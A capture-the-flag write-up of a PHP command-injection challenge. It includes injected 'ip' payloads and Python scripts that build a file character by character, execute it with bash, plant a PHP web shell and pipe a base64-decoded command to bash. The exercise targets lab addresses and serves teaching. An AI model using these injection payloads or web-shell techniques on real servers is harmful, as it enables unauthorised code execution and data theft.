POST IT Writeup

This is challenge based on command injection. The website is running a single PHP script which checks for three things.

1. Has the user performed a POST request with a piece of data under the "IP" variable
    1. If they have, continue
    2. If not, don't run anything else
2. Is the data stored in the "IP" variable, a numerical IP address
    1. If it is, don't run anything else
    2. If not, continue
3. Is the contents of "IP" less then 7 characters or more then 21
    1. If it is, don't run anything else
    2. If it isn't, run it

If it bypasses all three of these conditions then it is executed through the "shell_execute" function, which gives them code execution.

Upon loading the website for the first time, the user is greeted with a hint, related to the three checks that the PHP script runs.

```
**Three conditions**
1. Send an IP
2. Make sure it isn't just an IP
3. Make sure it's within the character limit
Easy enough, right?
```


To bypass the filter the user must include an IP address which will take up atleast 8 characters, then leaving them with 13 characters to use for command injection, which is not enough to load the flag. As a POC we can run *echo a>>2* which will show the user their ping command.

```
Request :
<html>
    <head><b>Three conditions</b></head><br>

    <head>1. Send an IP</head><br>
    <head>2. Make sure it isn't an IP</head><br>
    <head>3. Make sure it's within the character limit</head><br>
    <head>Easy enough, right?</head><br>
</html>
17<pre>PING 0.0.0.0 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.013 ms

--- 0.0.0.0 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.013/0.013/0.013/0.000 ms
</pre>
```

To prove they have code execution they can then try and load the file "2" on the web server, and they will see the letter "a".



From this point, the rest of the task is simple, the user can either send individual packets with their payload to the server or they can automate this process to get the flag.

```python
import requests as req

url = "http://192.168.18.131/index.php"
for i in "echo '<?php system(ls);?>' > shell.php ": # for each character in the
string
    data = {"ip":"0.0.0.0;echo -n \\"+i+">>2"} # send it, and append it to our file
"2"
    res = req.post(url,data=data) # send the request
data={"ip":"0.0.0.0;bash 2"} # run the file we've sent our data to
res=req.post(url,data=data) # send it
print ("[*] Payload uploaded at shell.php")
```

The user can then navigate to $IP/shell.php and see the files in the current directory, and then create another payload to open the file. Whilst testing this challenge the best way of getting this to work through Python was by Base64 encoding the payload, decoding it server side and then saving the contents of the flag file, to the shell.

```python
import requests as req

url = "http://192.168.1.130"
for i in """echo Y2F0IENNRF9JTkozQ1RJME5fMVNfQzAwTA== | base64 -di | bash >
shell.php""": # for each character in the string
    data = {"ip":"0.0.0.0;echo -n \\"+i+">>2"} # send it, and append it to our file
"2"
    res = req.post(url,data=data) # send the request
data={"ip":"0.0.0.0;bash 2"} # run the file we've sent our data to
res=req.post(url,data=data) # send it
print("[*] Payload loaded at shell.php")
```

The payload outputs a Base64 encoded string, decodes it and then runs it, saving the output to shell.php and thus giving the user the flag.